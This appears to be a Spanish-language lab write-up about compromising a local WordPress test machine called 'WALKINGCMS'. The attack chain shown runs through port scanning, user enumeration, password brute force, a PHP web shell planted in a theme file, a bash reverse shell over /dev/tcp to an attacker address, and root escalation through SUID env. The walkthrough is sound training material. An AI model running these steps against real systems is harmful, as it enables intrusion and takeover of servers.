

# WALKINGCMS

Primero hacemos un ping para comprobar la conectividad con la máquina:

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.100 ms
```

Vemos que el ttl es de 64, por lo que probablemente estemos ante una máquina Linux.

Ahora vamos a hacer un reconocimiento de puertos:

```
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Vemos que solo tiene abierto el puerto 80, ahora vamos a hacer un escaneo más exhaustivo:

```
> nmap -sCV -p80 172.17.0.2 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-2
Nmap scan report for 172.17.0.2
Host is up (0.000050s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

En la web no encontramos nada ya que es la página por defecto de apache, por lo que vamos a buscar directorios:

```
> gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://172.17.0.2 -x php,html,txt.sh

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt.sh
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 275]
./html (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 10701]
/wordpress (Status: 301) [Size: 312] [--> http://172.17.0.2/wordpress/]
```

Vemos que hay un /wordpress, vamos a verlo:

Entramos a la web, y con wappalyzer vemos que efectivamente es un wordpress:

CMS



WordPress

Ahora con wpscan vamos a analizar este wordpress en busca de vulnerabilidades:

```
> wpscan --url http://172.17.0.2/wordpress/ --enumerate u,vp
```

Y de esta manera encontramos un usuario:

```
[+] mario
| Found By: Rss Generator (Passive Detection)
| Confirmed By: ...
```

Y si vamos al wp-admin y lo comprobamos vemos que es correcto el usuario:

Error: la contraseña que has introducido para el nombre de usuario **mario** no es correcta. [¿Has olvidado tu contraseña?](#)

Ahora con la propia herramienta de wpscan, podemos hacer fuerza bruta para averiguar la contraseña:

```
> wpscan --url http://172.17.0.2/wordpress/ -U mario -P /usr/share/wordlists/rockyou.txt
```

Y ya lo tenemos:

```
[!] Valid Combinations Found:
| Username: mario, Password: love
```

Y estamos dentro:

mario


# ¡Te damos la bienvenida a WordPress!

[Aprende más sobre la versión 6.5.4.](#)

Somos administrador, por lo que podemos editar las diferentes páginas para darnos una shell a través de código, por ejemplo desde el index.php del tema Twenty Twenty-two:

```
1 <?php
2     system($_GET['cmd']);
3 ?>
```

Dejamos solo esto como el código del plugin y ejecutamos:




A screenshot of a web browser window. The address bar shows the URL: `http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/index.php?cmd=whoami`. Below the address bar, there are several bookmark icons and labels: "Import bookmarks...", "Hack The Box", "OSINT Services", "Vuln DB", "Privacy and Security", "Learning Resources", and "Docker". The main content area of the browser displays the text "www-data".

Y ahora podemos darnos una web-shell por el puerto 443 por ejemplo:

```
> nc -nvlp 443
listening on [any] 443 ...
|
```

Esta es la línea de código que añadimos a la url:


`bash -c "bash -i >%26 /dev/tcp/192.168.0.34/443 0>%261"`



A screenshot of a terminal window. The prompt is `www-data@bc828769a36:/`. The user enters `</html/wordpress/wp-content/themes/twentytwentytwo$ whoami`. The terminal output shows `whoami` followed by `www-data` on the next line.

Y ya estaríamos dentro.

Ahora buscando información y buscando por permisos, encontramos lo siguiente:



A screenshot of a terminal window. The prompt is `www-data@bc828769a36:/`. The user enters `find -perm -4000 -ls 2>/dev/null`. The terminal output shows a list of files with their permissions, owner, group, size, date, and path. The files listed are:

File	Permissions	Owner	Group	Size	Date	Path
477	64 -rwsr-xr-x	1 root	root	62672	Mar 23 2023	./usr/bin/chfn
483	52 -rwsr-xr-x	1 root	root	52880	Mar 23 2023	./usr/bin/chsh
544	88 -rwsr-xr-x	1 root	root	88496	Mar 23 2023	./usr/bin/gpasswd
602	60 -rwsr-xr-x	1 root	root	59704	Mar 23 2023	./usr/bin/mount
607	48 -rwsr-xr-x	1 root	root	48896	Mar 23 2023	./usr/bin/newgrp
618	68 -rwsr-xr-x	1 root	root	68248	Mar 23 2023	./usr/bin/passwd
670	72 -rwsr-xr-x	1 root	root	72000	Mar 23 2023	./usr/bin/su
694	36 -rwsr-xr-x	1 root	root	35128	Mar 23 2023	./usr/bin/umount
11004	48 -rwsr-xr-x	1 root	root	48536	Sep 20 2022	./usr/bin/env

Buscando en GTFObins, encontramos que env es vulnerable a SUID, por lo que ejecutamos lo siguiente:

```
www-data@0bc828769a36:/$ /usr/bin/env /bin/sh -p
# whoami
root
# |
```

Y ya seríamos root.